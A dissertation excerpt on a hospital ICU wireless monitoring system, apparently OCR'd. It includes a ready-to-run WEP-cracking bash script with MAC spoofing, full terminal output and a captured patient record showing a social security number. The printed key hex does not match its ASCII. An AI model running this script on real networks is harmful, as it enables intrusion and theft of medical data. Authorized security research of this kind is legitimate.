
Area coverage The radio frequency coverage is mapped to `ICU East` figure (12.4.1) *(med/surg ICU)*, as initial intended area for wireless coverage.

1. ICU room $[8A - 31]$
2. ICU room $[8A - 32]$
3. ICU room $[8A - 33]$
4. ICU room $[8A - 34]$
5. ICU room $[8A - 35]$
6. ICU room $[8A - 36]$
7. ICU room $[8A - 41]$
8. ICU room $[8A - 42]$
9. ICU room $[8A - 43]$
10. ICU room $[8A - 44]$
11. ICU room $[8A - 45]$
12. ICU room $[8A - 46]$

Monitoring Devices Universal Protocol and Translation Adapters for `Maquet servo i ventilato` and `Phillips IntelliVue MP 70` devices.

Disaster mode support For disaster management the system components, will be mobile for translation to a disaster management area, which implies **Server on a Cart** availability, and system reincarnation on a disaster wireless platform[1].

Figure 12.4.1 Roosevelt hospital ICU Layout



The following objective is subject to evaluation and auxiliary research:

New Magnetic Area Coverage Model: proof of concept investigate the development of an alarm acquisition mechanism that will maintain the continuity of patient monitoring, in areas subject to wireless communication loss.

[1] The *Disaster mode support* is subject to an active research problem, and resources availability.

12.4.2 Deployment Requirements

Network room / panel space to host 24 port switch and front termination patch panel.

Server room / closet space to host the system central server with proper ventilation.

Emergency Power system modules must be connected to the facility emergency power outlets.

Electric room / closet space for 2 power distribution panels and 4 control switching panels[2].

Wireless Frequency *TBD*[3]; a dedicated frequency channel with a dedicated band width.

Monitoring Device power cascading the UPTA module currently requires to be cascaded with the monitoring device power source[4].

[2] The estimated peak current consumption from the power distribution panels is 4 AMP. The electric AC power source must provide at least the 4 AMP required in peak operation.

[3] We are targeting the 5 GHZ, as an operational band, but it is currently subject to co-ordination with our wireless card manufacturer and supplier.

[4] We are working on a second UPTA release that operate on an independent battery, with sufficient life cycle.

CHAPTER 13

HEALTHCARE VULNERABILITY ASSESSMENTS

In this section we present the preliminary research work, that was conducted as an initial evaluation to three distinct healthcare-related vulnerability assessments. While these experiments are not directly part of the OpenCCI^{TM}system, they represent a significant foundation, which informed the design of some modules in the OpenCCI^{TM}system.

In Section 13.1, we present several findings on Wireless System Vulnerabilities in healthcare facilities. These efforts span systems work (at the level of network traces), theoretical results (interms of protocol analysis), as well as numerical analysis through simulations. Then, in Section 13.3, we describe vulnerabilities found in patient wander prevention systems. Finally, in 13.4, we consider weaknesses in existing infant abduction systems. These systems were introduced earlier in Sections 2.3.1 and 2.3.2, respectively.

13.1 Healthcare Facility Wireless System Vulnerabilities

The experiment was conducted in co-ordination with the healthcare facility IT department. The used packages are free distributions available on the Internet. Even the methodology is published in several sites and is considered public information.

The computer used to lunch the attack was a Dell Vostro 1400 laptop, with Intel Core 2 Duo T7250 2 GHz Processor, 2048 MB Memory and Broadcom NetLink Fast Ethernet

(10/100MBit), Intel PRO/Wireless 3945ABG (abg). We were running Ubuntu 9.10 Linux operating system. With the following packages included.

- airmon-ng
- macchanger
- airodump-ng
- aireplay-ng
- aircrack-ng
- Wireshark 1.2.5

The author wrote the following bash script, that will guide the user through the steps of executing this attack:

```
#!/bin/bash

if [ $(whoami) != "root" ]; then
    echo "You␣need␣to␣execute␣this␣script␣as␣root."
    exit 1
fi

echo
echo -------------------------------------------------------
echo Warnning:
echo This script is  for educational use only..
echo DISCLAIMER:
echo Note that you need formal permission from the owner of any wireless network you
    wish to audit.
echo Under no circumstances must you compromise a network security prior to obtaining
    approval from the owner of the network.
echo

airmon-ng
```

```
echo Please, enter the interface name to use.

read INTERFACE

echo In the following step a list of networks will be continously displayed
echo to  continue afer finding the network, press [Ctrl] + c
echo For now just press [enter]

read dummy

airmon-ng stop $INTERFACE

ifconfig $INTERFACE down

macchanger --mac 00:11:22:33:44:55 $INTERFACE

airmon-ng start $INTERFACE

airodump-ng $INTERFACE

echo
echo Choose a network from the list that is  using the WEP protocol[ if any].
echo Note the ESSID[the access point SIID name], the BSSID  and the channel of
    this network.
echo Please enter the ESSID [the access point SIID name]
read ESSID
echo Please enter the BSSID
read BSSID
echo Please enter the channel
read CHANNEL

OUTFILE=dump-data-$ESSID

echo
echo ---------------------------------------------------------
echo ---------------------------------------------------------
echo Your current path is: $(pwd)
echo And the data dump will be in file: $OUTFILE
echo ----------------------------------------------------------
echo Run the following commands in a second terminal.
echo
COMMAND=airodump-ng"␣-c␣"$CHANNEL"␣-w␣"$OUTFILE"␣--bssid␣"$BSSID"␣"$INTERFACE
echo cd $(pwd)
echo $COMMAND
echo
echo After the second terminal is up and running the command, press [enter] for
    this script thread to continue.

read dummy



aireplay-ng -1 0 -a $BSSID -h 00:11:22:33:44:55 -e $ESSID $INTERFACE

echo
echo ---------------------------------------------------------
echo ---------------------------------------------------------
echo You should see an output [Association successful]
echo Next is creating router traffic,
echo In a third terminal run the following commands
echo
SECONDCMD=aireplay-ng"␣-3␣-b␣"$BSSID"␣-h␣"00:11:22:33:44:55"␣"$INTERFACE
echo cd $(pwd)
echo $SECONDCMD
echo
echo Press enter to continue.

read dummy

CAPFILE=$OUTFILE-01.cap

echo
echo ---------------------------------------------------------
echo ---------------------------------------------------------
echo This is the final step to get the key.
echo Running aircrack-ng on the file $CAPFILE
echo Press [enter] to continue.
read dummy
aircrack-ng -b $BSSID $CAPFILE
```

Here is the terminal output for the script execution:

```
root@laptop-~ # cd /mnt/sdb1/Cryptoanalysis/webAttack/
root@laptop-webAttack # ./web-attack.sh
------------------------------------------------------
Warnning:
```

```
This script is  for educational use only..
DISCLAIMER:
Note that you need formal permission from the owner of any wireless network you wish
    to audit.
Under no circumstances must you compromise a network's␣security␣prior␣to␣obtaining␣
    approval␣from␣the␣owner␣of␣the␣network.

Interface␣␣␣␣␣␣␣Chipset␣␣␣␣␣␣␣␣␣Driver
eth1␣␣␣␣␣␣␣␣␣␣␣␣Broadcom␣␣␣␣␣␣␣␣bcm43xx

Please,␣enter␣the␣interface␣name␣to␣use.
eth1␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣\\<---------------This␣is
    ␣a␣user␣entry
In␣the␣following␣step␣a␣list␣of␣networks␣will␣be␣continously␣displayed
to␣continue␣afer␣finding␣the␣network,␣press␣[Ctrl]␣+␣c
For␣now␣just␣press␣[enter]

Interface␣␣␣␣␣␣␣Chipset␣␣␣␣␣␣␣␣␣Driver
eth1␣␣␣␣␣␣␣␣␣␣␣␣Broadcom␣␣␣␣␣␣␣␣bcm43xx␣(monitor␣mode␣disabled)

Current␣MAC:␣00:11:22:33:44:66␣(XYZsys␣Inc)
Faked␣MAC:␣␣␣00:11:22:33:44:55␣(XYZsys␣Inc)

Interface␣␣␣␣␣␣␣Chipset␣␣␣␣␣␣␣␣␣Driver
eth1␣␣␣␣␣␣␣␣␣␣␣␣Broadcom␣␣␣␣␣␣␣␣bcm43xx␣(monitor␣mode␣enabled)



␣CH␣␣5␣][␣Elapsed:␣0␣s␣][␣2010-01-17␣16:46

␣BSSID␣␣␣␣␣␣␣␣␣␣␣␣␣␣PWR␣␣Beacons␣␣␣␣#Data,␣#/s␣␣CH␣␣MB␣␣ENC␣␣CIPHER␣AUTH␣ESSID

␣00:13:10:61:EC:69␣␣␣␣0␣␣␣␣␣␣␣␣7␣␣␣␣␣␣␣␣0␣␣␣␣0␣␣␣6␣␣54␣␣OPN␣␣␣␣␣␣␣␣␣␣␣␣␣␣linksys
␣00:70:4A:1D:19:27␣␣␣␣0␣␣␣␣␣␣␣13␣␣␣␣␣␣␣␣0␣␣␣␣0␣␣␣6␣␣54␣␣WEP␣␣WEP␣␣␣␣␣␣␣␣␣HOSPITALWIFI
␣00:23:69:55:89:35␣␣␣␣0␣␣␣␣␣␣␣␣5␣␣␣␣␣␣␣␣0␣␣␣␣0␣␣␣6␣␣54␣␣WPA2␣CCMP␣␣␣PSK␣␣PetroLand
␣00:1E:E5:A4:D9:19␣␣␣␣0␣␣␣␣␣␣␣␣2␣␣␣␣␣␣␣␣0␣␣␣␣0␣␣␣1␣␣54␣␣OPN␣␣␣␣␣␣␣␣␣␣␣␣␣␣linksys
␣00:13:10:78:62:F8␣␣␣␣0␣␣␣␣␣␣␣␣3␣␣␣␣␣␣␣␣0␣␣␣␣0␣␣11␣␣54␣␣WEP␣␣WEP␣␣␣␣␣␣␣␣␣Honeybee
␣00:1B:2F:63:1D:64␣␣␣␣0␣␣␣␣␣␣␣␣7␣␣␣␣␣␣␣␣0␣␣␣␣0␣␣11␣␣54.␣WPA␣␣TKIP␣␣␣PSK␣␣NETGEAR

␣BSSID␣␣␣␣␣␣␣␣␣␣␣␣␣␣STATION␣␣␣␣␣␣␣␣␣␣␣␣PWR␣␣␣Rate␣␣Lost␣␣Packets␣␣Probes
```

```
Choose a network from the list that is using the WEP protocol[if any].
Note the ESSID[the access point SIID name], the BSSID and the channel of this network.
Please enter the ESSID [the access point SIID name]
HOSPITALWIFI                                                    \\<----------------This 
    is a user entry
Please enter the BSSID
00:70:4A:1D:19:27                                               \\<----------------This 
    is a user entry
Please enter the channel
6                                                               \\<----------------This 
    is a user entry

---------------------------------------------------------
---------------------------------------------------------
Your current path is: /mnt/sdb1/Cryptoanalysis/webAttack
And the data dump will be in file: dump-data-HOSPITALWIFI
----------------------------------------------------------
Run the following commands in a second terminal.

cd /mnt/sdb1/Cryptoanalysis/webAttack
airodump-ng -c 6 -w dump-data-HOSPITALWIFI --bssid 00:70:4A:1D:19:27 eth1

After the second terminal is up and running the command, press [enter] for this script
     thread to continue.

16:47:44  Waiting for beacon frame (BSSID: 00:70:4A:1D:19:27) on channel 6

16:47:44  Sending Authentication Request (Open System) [ACK]
16:47:44  Authentication successful
16:47:44  Sending Association Request [ACK]
16:47:44  Association successful :-) (AID: 1)

---------------------------------------------------------
---------------------------------------------------------
You should see an output [Association successful]
Next is creating router traffic,
In a third terminal run the following commands

cd /mnt/sdb1/Cryptoanalysis/webAttack
aireplay-ng -3 -b 00:70:4A:1D:19:27 -h 00:11:22:33:44:55 eth1

Press enter to continue.
```

```
---------------------------------------------------------
---------------------------------------------------------
This␣is␣the␣final␣step␣to␣get␣the␣key.
Running␣aircrack-ng␣on␣the␣file␣dump-data-HOSPITALWIFI-01.cap
Press␣[enter]␣to␣continue.

Opening␣dump-data-HOSPITALWIFI-01.cap
Attack␣will␣be␣restarted␣every␣5000␣captured␣ivs.
Starting␣PTW␣attack␣with␣13␣ivs.

␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣Aircrack-ng␣1.0␣rc1␣r1085



␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣[00:03:25]␣Tested␣649␣keys␣(got␣59527␣IVs)
␣KB␣depth␣byte(vote)
␣0␣7/␣9␣D6(67328)␣1A(66048)␣A0(66048)␣E1(66048)␣70(65536)␣D1(65536)␣14(65280)␣8B
    (65280)
␣1␣3/␣1␣C5(68864)␣77(68608)␣B8(68352)␣00(67840)␣1A(67584)␣2F(67584)␣5D(67328)␣
    32(67072)
␣2␣2/␣2␣32(69376)␣8B(68352)␣82(68096)␣66(67840)␣C0(67584)␣28(66816)␣DE(66560)␣
    43(66304)
␣3␣2/␣3␣03(71936)␣D7(69120)␣E9(69120)␣30(68352)␣46(68352)␣71(68352)␣94(68096)␣1C
    (67840)
␣4␣1/␣2␣E3(76800)␣09(71168)␣27(69888)␣81(69632)␣AD(69632)␣5A(69376)␣8F(69376)␣
    65(68608)

␣KEY␣FOUND!␣[␣6F:66:69:63:69:6E:61:73:63:69:72:6F:31␣]␣(ASCII:␣office1␣)
␣Decrypted␣correctly:␣100%

root@laptop-webAttack␣#
```

As guided through the script two additional terminals will be launched to complete this attack. The following is the output of the second terminal:

```
root@laptop-~ # cd /mnt/sdb1/Cryptoanalysis/webAttack
root@laptop-webAttack # airodump-ng -c 6 -w dump-data-HOSPITALWIFI --bssid 00:70:4A:1D
    :19:27 eth1

 CH  6 ][ Elapsed: 8 mins ][ 2010-01-17 16:43

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
 00:70:4A:1D:19:27    0  93     4305    31746    0   6  54  WEP  WEP    OPN
    HOSPITALWIFI

 BSSID              STATION            PWR   Rate  Lost  Packets  Probes


 00:70:4A:1D:19:27  00:25:4B:9B:5A:2D    0   0- 0     0     3693
 00:70:4A:1D:19:27  00:11:22:33:44:55   -1   0- 0     0        6

root@laptop-webAttack # ls
dump-data-HOSPITALWIFI-01.cap*  replay_arp-0117-163621.cap*  web-attack.sh*
dump-data-HOSPITALWIFI-01.txt*  replay_arp-0117-163909.cap*
```

And the following is the output of the third terminal:

```
root@laptop-~ # cd /mnt/sdb1/Cryptoanalysis/webAttack
root@laptop-webAttack # aireplay-ng -3 -b 00:70:4A:1D:19:27 -h 00:11:22:33:44:55 eth1


16:47:58  Waiting for beacon frame (BSSID: 00:70:4A:1D:19:27) on channel 6
Saving ARP requests in replay_arp-0117-164758.cap


You should also start airodump-ng to capture replies.


Read 93032 packets (got 37639 ARP requests
    and 43797 ACKs), sent 48961 packets...(500 pps)


root@laptop-webAttack #
```

KEY FOUND! [6F:66:69:63:69:6E:61:73:63:69:72:6F:31]

So the hospital wifi access point key was found, and after establishing the connection to the hospital network, we were able to capture the following traffic using Wireshark. The data we collected contained a patient vital sign report transaction which include confidential information, as well as the patient social security number. *For more information about WEP protocol, refer to section (4.6.2.5) in this document.*

```
Client <10.75.9.202> :: <ENQ>
Server <10.75.9.201> :: <ACK>
```

```
Client <10.75.9.202> :: <STX>1H|\^&|||GEM 30
Client <10.75.9.202> :: 00^5.5.3.US1 ^13442^GEM  2^919625^2.4|||
Client <10.75.9.202> :: ||||||20090629120158<CR>P|1||1021647||JOHN BROWN
Client <10.75.9.202> :: 660-84-4321<CR>O|1||93||||||||||||A<CR>R|1|^^^A-aDO
Client <10.75.9.202> :: 2||mmHg||C||||JOHN BROWN|660-84-4321|2009061816184
Client <10.75.9.202> :: 7<CR>R|2|^^^BE(B)|-6.5|mmol/L<CR>R|3|^
Client <10.75.9.202> :: ^^Ca++|1.07|mmol/L<CR>R|4|^^^Ca++(7.4<ETB>DC<CR><LF>
Server <10.75.9.201> :: <ACK>
Client <10.75.9.202> :: <STX>2)|1.01|mmol/L<CR>
Client <10.75.9.202> :: R|5|^^^Glu|116|mg/dL<CR>R|6|^^^HCO3-|20.6|m
Client <10.75.9.202> :: mol/L<CR>R|7|^^^Hct|35|%<CR>R|8|^^^K+|3.2|mmol
Client <10.75.9.202> :: /L<CR>R|9|^^^Lac|0.6|mmol/L<CR>R|10|^^^Na+|137
Client <10.75.9.202> :: |mmol/L<CR>R|11|^^^SO2c|100|%<CR>R|12|^^^pCO2|
Client <10.75.9.202> :: 47|mmHg<CR>R|13|^^^pH|7.25<CR>R|14|^^^
Client <10.75.9.202> :: pO2|219|mmHg<CR>R|15|^^^Temp|37.0|C<CR>L<ETB>73<CR><LF>
Server <10.75.9.201> :: <ACK>
Client <10.75.9.202> :: <STX>3|1<CR><ETX>F0<CR><LF>
Server <10.75.9.201> :: <ACK>
```

13.2 Analysis of Υ_0, Υ_1 and Υ_2 schemas

The BAN logic [12], due Burrows, Abadi and Needham is a modal logic of beliefs to reason about protocols. BAN logic uses special constructs to express some of the central concepts used in the protocols. Abadi and Tuttle [1] construct a semantics for the BAN logic that captures and clarifies its meaning. Later Gong, Needham and Yahalom [21] further refined and expanded BAN logic to adapt more wider range of protocols, which we refer to as GNY logic. The aim of GNY logic is to analyze a protocol by using the explicit assumptions required, the messages received, and the logic rules to draw conclusions about the final goals of the protocol. Further analysis to RFID authentication protocols can be found in [53].

Basic Concepts and Syntax

In GNY logic, some basic concepts are introduced: formulae, communication parties, logic operators, and statements. A formula is a name for a bit string which has a specific value in a session of a given protocol. A formula is the smallest reasoning unit in GNY logic, it is represented by a capital letter. Usually it uses X, Y for general formulae, S, K for shared secret and encryption key. And the compositions of formulae, such as the following, are also treated as formulae. (X, Y): concatenation (or conjunction) or two formulae. $H(X)$: a one-way hash of formula X. $\{X\}_K$ and $\{X\}_K^{-1}$: conventional encryption and decryption of formula X with the key K.

A logic operator is a symbol that performs or describes a logic operation or property, such as $\triangleleft$, $\mid\equiv$, $\mid\sim$ (see the statements below). Operators are used in expressions (statements) to associate parties and formulae. A statement, denoted by an expression, is used to describe certain properties of formulae and parties. The following are some basic statements, here P, Q are parties, X is a formula, S, K are formulae for shared secret and encryption key.

$P \triangleleft X$: P receives X, including possibly encrypted version of it, if P is able to decrypt ($\triangleleft$ is the receiving operator).

$P \triangleleft *X$: P receives X which is not originated from P itself. $*$ is ”not-originated-here” operator.

$P \ni X$: P possesses, or is able to possess X (here $\ni$ is the possessing operator).

$P \mid\!\sim X$: P once conveyed or said X, explicitly or implicitly ($\mid\!\sim$ is has-conveyed operator).

$P \mid\!\equiv \sharp(X)$: P believes ($\mid\!\equiv$ is the believing operator) that X is fresh ($\sharp(\ )$ is the is-fresh operator). I.e., P believes that X has not been used at any previous sessions of the protocol.

$P \mid\!\equiv \phi(X)$: P believes that X is recognizable ($\phi(\ )$ the is-recognizable operator). I.e., the (partial) contents of X are recognizable for P even before it actually receiving it.

$P \mid\!\equiv P \overset{S}{\leftrightarrow} Q$: P believes that S is a suitable shared secret for P and Q, and only known to them ($\overset{S}{\leftrightarrow}$ is the sharing operator).

$P \mid\!\equiv Q \mid\!\Rightarrow C$: P believes that Q has jurisdiction (authority) over a statement C ($\mid\!\Rightarrow$is the has-jurisdiction operator).

$P \mid\!\equiv Q \mid\!\Rightarrow Q \mid\!\equiv *$: P believes that Q has jurisdiction (authority) over all Q’s beliefs (here $*$ is the wild-card, means everything).

$X \leadsto C$: statement C is an extension of formula X. C is an implicit true assumption statement easily inferred from the formula X ($\leadsto$ is the has-extension operator).

$(C_1, C_2, \ldots, C_i)$: the concatenation of i statements C_1, C_2, $\ldots$, C_i is also a statement.

Logic Rules

GNY logic uses postulates as reasoning rules. They are split into six categories: being-told rules, possession rules, freshness rules, interpretation rules, jurisdiction rules, and recognizability rules. Each rule is labeled with rule's category initial followed by a serial number, e.g., P3 represents the third possession rule. Rules are expressed in a big fraction format with the top and bottom statements separated by a horizontal line. It reads if the top statement holds, then the bottom statement follows. Here we give the rules used in this paper, the complete list of rules can be found in [21].

T1 $\dfrac{P \triangleleft *X}{P \triangleleft X}$ T2 $\dfrac{P \triangleleft (X, Y)}{P \triangleleft X}$

P1 $\dfrac{P \triangleleft X}{P \ni X}$ P2 $\dfrac{P \ni X, P \ni Y}{P \ni (X, Y)}$ P3 $\dfrac{P \ni (X, Y)}{P \ni X}$ P6 $\dfrac{P \ni X, P \ni K}{P \ni \{X\}_K}$

F1 $\dfrac{P \mid\equiv \sharp(X)}{P \mid\equiv \sharp(X, Y)}$ F2 $\dfrac{P \mid\equiv \sharp(X), P \ni K}{P \mid\equiv \sharp(\{X\}_K), P \mid\equiv \sharp(\{X\}_K^{-1})}$

I1 $\dfrac{P \triangleleft *\{X\}_K, P \ni K, P \mid\equiv P \overset{K}{\leftrightarrow} Q, P \mid\equiv \phi(X), P \mid\equiv \sharp(X, K)}{P \mid\equiv Q \mid\sim X, P \mid\equiv Q \mid\sim \{X\}_K, P \mid\equiv Q \ni K}$

I3 $\dfrac{P \triangleleft *H(X, < S >), P \ni (X, S), P \mid\equiv P \overset{S}{\leftrightarrow} Q, P \mid\equiv \sharp(X, S)}{P \mid\equiv Q \mid\sim (X, < S >), P \mid\equiv Q \mid\sim H(X, < S >)}$

I6 $\dfrac{P \mid\equiv Q \mid\sim X, P \mid\equiv \sharp(X)}{P \mid\equiv Q \ni X}$ I7 $\dfrac{P \mid\equiv Q \mid\sim (X, Y)}{P \mid\equiv Q \mid\sim X}$

I8 $\dfrac{P \mid\equiv Q \mid\sim X, P \mid\equiv \sharp(X)}{P \mid\equiv Q \mid\equiv X}$

J1 $\dfrac{P \mid\equiv Q \mid\Rightarrow C, P \mid\equiv Q \mid\equiv C}{P \mid\equiv C}$

J2 $\dfrac{P \mid\equiv Q \mid\Rightarrow Q \mid\equiv *, P \mid\equiv Q \mid\sim (X \leadsto C), P \mid\equiv \sharp(X)}{P \mid\equiv Q \mid\equiv C}$

J3 $\dfrac{P \mid\equiv Q \mid\Rightarrow Q \mid\equiv *, P \mid\equiv Q \mid\equiv Q \mid\equiv C}{P \mid\equiv Q \mid\equiv C}$

R1 $\dfrac{P \mid\equiv \phi(X)}{P \mid\equiv \phi(X, Y)}$ R2 $\dfrac{P \mid\equiv \phi(X), P \ni K}{P \mid\equiv \phi(\{X\}_K)}$

Applying GNY-Logic

To demonstrate applying the GNY-Logic to the Υ schema, we will only consider the session key exchange part, substituting the nonces with time stamps, the following steps will be executed:

1. State the protocol in conventional way.
2. Formalize the protocol messages in the format of GNY logic statements.
3. Formalize the protocol goals to be achieved at the end of a protocol session.
4. List all the assumptions formally, which are assumed true in the protocol, in the format of GNY logic statements.
5. Deduce to the protocol goals from received messages, assumptions, and GNY logic rules.

Step 1

M1 $w_0 \rightarrow \rho : w_0, w_1, T$

M2 $\rho \rightarrow w_0 : \{T, K_{w_0w_1}, w_1, \{K_{w_0w_1}, w_0\}_{K_{w_1\rho}}\}_{K_{w_0\rho}}$

M3 $w_0 \rightarrow w_1 : \{T, K_{w_0w_1}, w_0\}_{K_{w_1\rho}}$

Step 2

M1 $\rho \triangleleft *w_0, *w_1, *T$

M2 $w_0 \triangleleft *\{T, w_0 \overset{K_{w_0w_1}}{\leftrightarrow} w_1\}_{K_{w_0\rho}}$

M3 $w_1 \triangleleft *\{T, w_0 \mid\equiv w_0 \overset{K_{w_0w_1}}{\leftrightarrow} w_1\}_{K_{w_1\rho}}$

Step 3

G1 $w_1 \mid\equiv w_0 \overset{K_{w_0w_1}}{\leftrightarrow} w_1$

Step 4

A1 $P \mid\equiv \sharp(T)$, for $P = w_0, w_1, \rho$

A2 $w_1 \mid\equiv w_0 \mid\Rightarrow w_0 \overset{K_{w_0w_1}}{\leftrightarrow} w_1$

A3 $\rho \mid\equiv \rho \overset{K_{w_0\rho}}{\leftrightarrow} w_0,$

$w_0 \mid\equiv \rho \overset{K_{w_0\rho}}{\leftrightarrow} w_0,$

$\rho \mid\equiv \rho \overset{K_{w_1\rho}}{\leftrightarrow} w_1,$

$w_1 \mid\equiv \rho \overset{K_{w_1\rho}}{\leftrightarrow} w_1$

A4 $w_1 \mid\equiv \rho \mid\Rightarrow w_0 \mid\equiv w_0 \overset{K_{w_0w_1}}{\leftrightarrow} w_1$

A5 $\rho \mid\equiv w_0 \overset{K_{w_0w_1}}{\leftrightarrow} w_1$

Step 5

On receiving M3 $w_1 \triangleleft *\{T, w_0 \mid\equiv w_0 \overset{K_{w_0w_1}}{\leftrightarrow} w_1\}_{K_{w_1\rho}}$, we have

D1 $w_1 \models \rho \mid\!\sim (T, w_0 \models w_0 \overset{K_{w_0 w_1}}{\leftrightarrow} w_1)$ /*By A3, I1*/

D2 $w_1 \models \sharp(T, w_0 \models w_0 \overset{K_{w_0 w_1}}{\leftrightarrow} w_1)$ /*By A1, F1*/

D3 $w_1 \models \rho \models (T, w_0 \models w_0 \overset{K_{w_0 w_1}}{\leftrightarrow} w_1)$ /*By A1, I8*/

D4 $w_1 \models \rho \models w_0 \models w_0 \overset{K_{w_0 w_1}}{\leftrightarrow} w_1$ /*By conjunction from D3*/

D5 $w_1 \models w_0 \models w_0 \overset{K_{w_0 w_1}}{\leftrightarrow} w_1$ /*By A4, J1*/

D6 $w_1 \models w_0 \overset{K_{w_0 w_1}}{\leftrightarrow} w_1$ /*By A2, J1*/

We see that D6 is the goal G1.

A limitation in GNY-Logic is that it can represent correct conclusions on a protocol goal event if the specification could not be feasible. An example of this is a protocol in which P sends $R's$ password to Q. Lets consider X is the password, then we write:

$$P \to Q : \{X\}_{K_{PQ}}$$

As P and Q are not supposed to know $R's$ password, this protocol is not feasible, and yet the GNY-Logic could not detect this issue. Another type of infeasible specification that GNY-Logic cannot detect, which could lead to beliefs that do not preserve a causal relation. Consider the following:


$$P \to Q : \{P \models P \overset{S}{\leftrightarrow} Q\}_{K_{PQ}}$$

This will cause $Q \mid\equiv P \mid\equiv P \overset{S}{\leftrightarrow} Q$, however, if it is not the case that $P \mid\equiv P \overset{S}{\leftrightarrow} Q$ already existed, then the causal relation between beliefs is not preserved. Without guarantees of causality, part of a causal chain may be broken, and then the path may not be trusted. The causal chain is broken whenever a principal, P sends a message that contains a belief, and P does not hold that belief.

13.2.0.1 Probabilistic analysis

For further quantification and analysis of the protocol, an implementation for the protocol was constructed using WEP. Conducting our attack in section [13.1] on the initial version of the protocol the Υ schema, the following results were observed:

Figure 13.2.1 Password permutation relative strength histogram



Based on the nature of the WEP protocol and the transmitted [Initialization Vector] IV within the frame (refer to equation [4.6] and section [4.6.2.5] for more details), the adversary collects the IV transmitted and conducts a continuous check against possible keys.

The collection of the sufficient frames and IV to reach the key retrieval point was achieved in an order of minutes. If an adversary intercept an encrypted cipher frame c of length n. The probability of the adversary finding the plain-text message m should be $\frac{1}{2^n}$. Since n-bits have 2^n possible values, then the probability of each value is $\frac{1}{2^n}$. If we consider the encryption key k of the same length n then the probability of the adversary finding k is $\frac{1}{2^n}$.

Key retreval attack by eavesdropping $KRA_{\mathcal{A}}^{eav}$:

```
The adversary $\mathcal{A}$ eavesdrop on a wireless frame $wf$ and extract the Initialization Vector $IV$ and the cipher text $c$.
A random key $k_r$ is generated, where $|k_r| = n$.
The adversary computes $\overline{m} \leftarrow Dec\left(c, k_r\right)$.
A success predicate function $Spr\left(IV, \overline{m}\right)$ validate $\overline{m}$ based on $IV$ and the fact that the plain-text includes $IV$ and $k_r$ can be confirmed as the correct symmetric key.
$\mathcal{A}$ correctly retrieved key $K_{w_0\rho} = k_r$ based on the predicate function $Spr$ return value and outputs $K_{w_0\rho}$.
